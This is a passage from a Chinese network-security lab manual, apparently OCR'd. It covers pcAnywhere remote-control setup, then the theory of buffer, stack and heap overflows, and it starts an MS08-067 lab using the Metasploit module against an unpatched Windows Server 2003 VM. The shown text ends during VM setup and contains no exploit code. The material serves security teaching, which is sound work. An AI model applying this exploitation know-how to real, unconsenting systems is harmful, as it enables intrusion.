


图 4.2.14 指定被控端计算机

单击"下一步"按钮完成主控端的添加,程序提示对名称进行重命名,例如 student。

(2) 选中需要配置的连接项目,右击,在快捷菜单中选择"属性"命令弹出配置对话框。该对话框中共有 5 个选项卡可供设置。

"连接信息"选项卡的设置方式和内容与被控端的设置基本相同,不同的是主控端只能够选择一种连接方式,同时在选项卡上还可以设置"启动模式",如其中的"文件传送"单选按钮,选中之后可以达到与被控端连接时直接进入文件传输界面,而不进入远程操作界面的效果,如图 4.2.15 所示。

"设置"选项卡用于配置远程连接选项。其中,"要控制的网络主机 PC 或 IP 地址" 填入受控制的远程计算机的主机名或 IP 地址,如图 4.2.16 所示。

- "要控制的主机 PC 的电话号码":如果远程计算机采用 Modem 拨号呼叫,在这里就要填入远程计算机的电话号码。
- "登录信息":连接后自动登录到被控端,添入完整的登录信息后,就可以保存登录到远程被控端所需的用户账号与密码,从而实现自动登录。



图 4.2.15　连接信息设置



图 4.2.16　远程控制设置

其中，192.168.1.240 是被控端的 IP 地址，student 为对方的用户和密码。

- 自动化任务：用于设置使用该连接的自动化任务。在 12.5 的新版本中弱化了这个功能。主要是将远程控制过程中的操作记录下来，在需要的时候回放查看。
- 安全选项：用于设置主控端在远程控制过程中使用的加密级别，默认是不加密的。可以按自己的需要选择使用对称密钥、公用密钥或 pcAnywhere 加密方式，其中，pcAnywhere 加密方式将前面的两种加密技术结合在一起，具有速度和安全性两方面的优点。
- 保护项目：功能与被控端的设置相同。

(3) 设置完毕后，右击主控端，在快捷菜单中选择“开始远程控制”命令，即可自动连接

至远程主机的桌面，实现安全的桌面远程操作。

作为被控端，在“主机”中双击新建主机(student)即可，任务栏的右下角会有图标提示。

作为主控端，选中“远程”中的 student，单击左侧的“启动连接”，或者双击 student，出现如图 4.2.17 所示的界面。用户名就是登录名 teacher，密码就是登录密码 123456。启动远程控制后，pcAnywhere 就开始按照设置的要求尝试连接远端的被控计算机，如图 4.2.17 所示。




图 4.2.17　远程连接显示

控制界面如图 4.2.18 所示，连接成功后将按要求进入远程控制界面或者文件传送界面，可以在远程控制界面中遥控被控计算机。




图 4.2.18　远程控制界面

实验报告要求

- 实验目的。
- 附上实验过程的截图和结果截图。
- 阐述遇到的问题以及解决方法。

• 阐述收获与体会。

4.3 远程控制扩展实验

实验器材

pcAnywhere 软件系统,1 套。
PC(Windows XP/Windows 7),1 台。

预习要求

(1) 做好实验预习,复习远程控制技术的有关内容。
(2) 复习 pcAnywhere 软件的操作方法。
(3) 熟悉实验过程和基本操作流程。
(4) 做好预习报告。

实验任务

利用 pcAnywhere 软件对远程计算机进行控制。

实验环境

安装 Windows 系统和 pcAnywhere 软件(包含被控端和主控端)的两台局域网 PC。

实验步骤

1. 从机(被控端)的 pcAnywhere 基本配置

(1) 通信双方:一方为主控端(主机),另一方为被控端(从机)。

(2) 启动从机的 pcAnywhere,在工具栏单击“被控端”,再右击工作区的“NETWORK,CABLE,DSL”选项,在快捷菜单中选择“属性”命令。其中,默认协议设为 TCP/IP,不要更改。

(3) 选择“呼叫者”,在“验证类型”下拉列表中选 pcAnywhere,右击呼叫者列表,在快捷菜单中选择“新建”命令。

(4) 输入新建用户的登录名和密码(主机呼叫从机时用到),只有拥有此登录名和密码的主机才能呼叫并控制从机。系统默认的权限是主机可完全控制。

(5) 修改被控端的用户登录密码,修改部分系统环境。

2. 主机(主控端)的 pcAnywhere 基本配置

(1) 启动从机的 pcAnywhere,在工具栏单击“主控端”,再右击工作区的“NETWORK,CABLE,DSL”选项,在快捷菜单中选择“属性”命令。其中,默认协议设为 TCP/IP,不要更改。

(2) 选择“设置”,在“要控制的网络主机 PC 或 IP 地址”后输入从机的 IP 地址并单击“确定”按钮。

3. 远程控制的实施

(1) 运行从机的 pcAnywhere,选择“被控端”,双击“NETWORK,CABLE,DSL”,表示

从机现在处于等待状态，随时接受主机的呼叫。

（2）运行主机的 pcAnywhere，选择"主控端"，双击"NETWORK，CABLE，DSL"，程序执行结果因主控端的设置分两种：

- 若主控端未设从机 IP 地址，则主控端自动扫描所有"等待连接"的从机。
- 若主控端设置了从机的 IP 地址，则显示登录信息，只要用户名和密码通过从机的验证，主机就可顺利取得对从机的控制权，同时在主机屏幕中显示从机的桌面。

4. 在主机上对从机进行操纵

（1）单击工具栏中的"改为全屏显示"按钮，可全屏显示从机的桌面而隐藏主机的"开始"菜单和任务栏。

（2）单击工具栏中的"文件传送"按钮，左边显示的是主机资源，右边为从机资源，利用鼠标的拖放功能可实现文件的双机互相复制。

（3）单击工具栏中的"查看修改联机选项"按钮，设置锁定从机键盘，单击工具栏中的"结束远程控制对话"按钮。

实验报告要求

- 实验目的。
- 附上实验过程的截图和结果截图。
- 阐述遇到的问题以及解决方法。
- 阐述收获与体会。

第 5 章　MS08-067 漏洞攻击实验

5.1　预 备 知 识

内存攻击指的是黑客利用操作系统等软件的漏洞，构造恶意输入，导致软件在处理输入数据时出现非预期的错误，将输入数据写入内存中的某些特定敏感位置，从而劫持软件控制流，转而执行外部输入的非安全的指令代码，造成所在系统被获取远程控制或者被拒绝服务。内存攻击的表面原因是软件编写错误，例如过滤输入的条件设置缺陷、变量类型转换错误、逻辑判断错误、指针引用错误等，但究其原因是现代电子计算机在实现图灵机模型时没有在内存中严格地区分数据和指令，这就存在程序将外部输入数据作为指令代码而被执行的可能。任何操作系统级别的防护措施都不可能完全根除现代计算机体系结构上的这个弊端，而只是试图去阻止攻击者利用此弊端攻击计算机。

5.1.1　缓冲区溢出

通常情况下，缓冲区溢出的数据只会破坏程序数据，造成意外终止。但是如果有人精心构造溢出数据的内容，那么就有可能获得系统的控制权。

缓冲区在系统中的表现形式是多样的，高级语言定义的变量、数组、结构体等在运行时都是保存在缓冲区内的，因此，缓冲区可以更抽象地理解为一段可读写的内存区域，缓冲区攻击的最终目的就是希望系统能执行这块可读写内存中已经被蓄意设定好的恶意代码。按照冯·诺依曼存储程序原理，程序代码是作为二进制数据存储在内存的，同样程序的数据也在内存中，因此，直接从内存的二进制形式上是无法区分哪些是数据哪些是代码的，这也为缓冲区溢出攻击提供了可能。

一般根据缓冲区溢出的内存位置的不同，将缓冲区溢出又分为栈溢出和堆溢出。

5.1.2　栈溢出

栈作为一种数据结构，是一种只能在一端进行插入和删除操作的特殊线性表。它按照先进后出的原则存储数据，先进入的数据被压入栈底，最后的数据在栈顶，需要读数据的时候从栈顶开始弹出数据（最后一个数据被第一个读出来，即“后进先出”）。栈具有记忆作用，对栈的插入与删除操作中，不需要改变栈底指针。

在计算机系统中，栈是一个具有以上属性的动态内存区域。程序可以将数据压入栈中，也可以将数据从栈顶弹出。压栈的操作使得栈顶的地址减小，从栈顶弹出操作使得栈顶的地址增大。

栈在程序的运行中有着举足轻重的作用。最重要的是，栈保存了一个函数调用时所需要的维护信息，常称之为堆栈帧或者活动记录。

堆栈帧一般包含如下几方面的信息：

- 函数的返回地址和参数。

- 临时变量，包括函数的非静态局部变量以及编译器自动生成的其他临时变量。

栈溢出发生在程序向位于栈中的内存地址写数据，当写入的数据长度超过栈分配给缓冲区的空间时就会造成栈溢出。从栈溢出的原理出发，攻击者可以找到如下集中方式来利用这种类型的漏洞：

- 覆盖缓冲区附近的程序变量，改变程序的执行流程和结果，从而达到攻击者的目的。
- 覆盖栈中保存的函数返回地址，修改为攻击者指定的地址，当程序返回时，程序流程将跳转到攻击者指定的地址，理想情况下可以执行任何代码。
- 覆盖某个函数指针或者程序异常处理结构，只要溢出之后目标函数或者异常处理例程就将被执行，同样可以让程序流程跳转到任意地址。

5.1.3 堆溢出

不同于栈，堆是程序运行时动态分配的内存，用户通过 malloc(C 语言)、new(Java 语言等)等函数申请内存，通过返回的起始地址指针对分配的内存进行操作，使用完成后要通过 free 等函数释放这部分内存，否则会造成内存泄漏。

堆的操作分为分配、释放和合并 3 种。因为堆在内存中位置不固定，大小比较自由，多次申请和释放后可能会更加混乱，系统从性能、空间利用率以及安全的角度考虑来管理堆。下面通过其中的空闲堆块操作进行简要介绍。

系统按照堆块大小不同维护一系列的堆块。而堆块又分为块首和数据区，其中空闲堆块数据区的前两个双字分别是双向链表的两个指针。通常同样大小的空闲堆块通过双向链表连接在一起，分配与释放堆，分别对应插入与删除双向链表节点的操作，而合并则会同时进行这两种操作。

空闲堆块中，两个指针 Previous block 和 Next block 分别指向双向链表中此堆块的前后两个空闲堆块的数据部分。分配一个堆块时，将分配堆块从空闲堆块双链表中删除。同一个堆中的堆块在内存中通常是连续的，因此很可能发生以下情况：在向一个已分配堆块中写入数据时，由于数据长度超过了所在堆块的大小，导致数据溢出覆盖了堆块后方相邻的空闲堆块，而包含的堆块的两个前后指针就会被覆盖或者部分覆盖。

假设有这样一个空闲堆块，它的前后堆块指针被覆盖。也就是说，本来应该指向该堆块的前一个堆块和后一个堆块的数据被改写，替换成了其他的数据。而如果紧接着这个空闲堆块被分配出去，需要将这个空闲堆块从空闲堆块的链表中删除。那么在分配的过程中 DeleteBlock 函数就会将该节点的下一个节点的前向指针指向该节点之前的空闲块的前向指针，从而知道，每个堆块指针指向的就是堆块的前向块。因此，这个动作相当于就是对该节点的解引用。也就是说，该节点的后向指针所对应的地址的内容，其实就是前向指针所在位置的数据。

5.2 MS08-067 漏洞攻击实验

实验器材

Back Track5 的镜像文件，1 套。

VMware 虚拟机软件，1 套。

Windows Server 2003 SP0 镜像文件,1 套。

实验任务

通过本实验,掌握针对内存泄漏攻击的相关知识。

实验环境

一台安装了 VMware 虚拟机软件的 Windows 7 操作系统的计算机,BT5(Back Track five)系统,以及 Windows Server 2003 SP0 靶机系统。

预备知识

2008 年 10 月 24 日凌晨,联想网御安全服务部攻防研究团队在监测系统安全状态过程中,发现 Windows Server 服务远程 RPC 栈溢出漏洞(MS08-067)。这是在 Windows 操作系统下的 Server 服务在处理 RPC 请求过程中存在的一个严重漏洞,远程攻击者可以通过发送恶意 RPC 请求触发这个溢出,导致完全入侵用户系统,并以 SYSTEM 权限执行任意指令并获取数据,造成系统失窃及系统崩溃等严重问题。

实验步骤

使用 Metasploit 框架中的 MS08-067 渗透攻击模块,对一台自己架设的还没有使用 DEP 与 ASLR 安全防护机制的 Windows Server 2003 SP0 靶机进行渗透实验。

1. Windows Server 2003 SP0 靶机架设

Windows Server 2003 是 Microsoft 公司基于 Windows XP/NT5.1 开发的服务器操作系统,于 2003 年 3 月 28 日发布,并在同年 4 月底上市。相对于 Windows 2000 做了很多改进。

Windows Server 2003 的官方支持已在 2015 年 7 月 14 日结束,Windows Server 2003 的安全性不再获得保障,此处是作为实验用软件进行安装。

(1) 从网上下载无任何 SP 补丁的 Windows Server 2003 镜像文件,保存到本地待接下来安装到 VMware 虚拟机中。

(2) 打开 VMware 虚拟机软件,出现安装向导窗口,单击“创建新的虚拟机”选项,出现图 5.2.1 所示的“新建虚拟机向导”界面,通过本向导来创建一个新的虚拟机。

(3) 在配置类型中,选择“自定义(高级)(C)”,并单击“下一步”按钮,出现如图 5.2.2 所示的“选择虚拟机硬件兼容性”界面。

(4) 在“选择虚拟机硬件兼容性”界面中,选择默认的硬件兼容性,即 Workstation 12.0 即可,单击“下一步”按钮。

(5) 在出现的如图 5.2.3 所示的“安装客户机操作系统”界面中,选择“安装程序光盘影像文件(iso)(M)”选项,通过“浏览”找到刚才下载好的系统镜像文件并添加,然后单击“下一步”按钮。

(6) 如图 5.2.4 所示,此时进入的是简易安装信息界面,需要输入一个系统的产品密钥,可以选择此时输入;也可以直接单击“下一步”按钮,即在虚拟机中安装系统的时候再输入。两种方法都可以,没有影响。

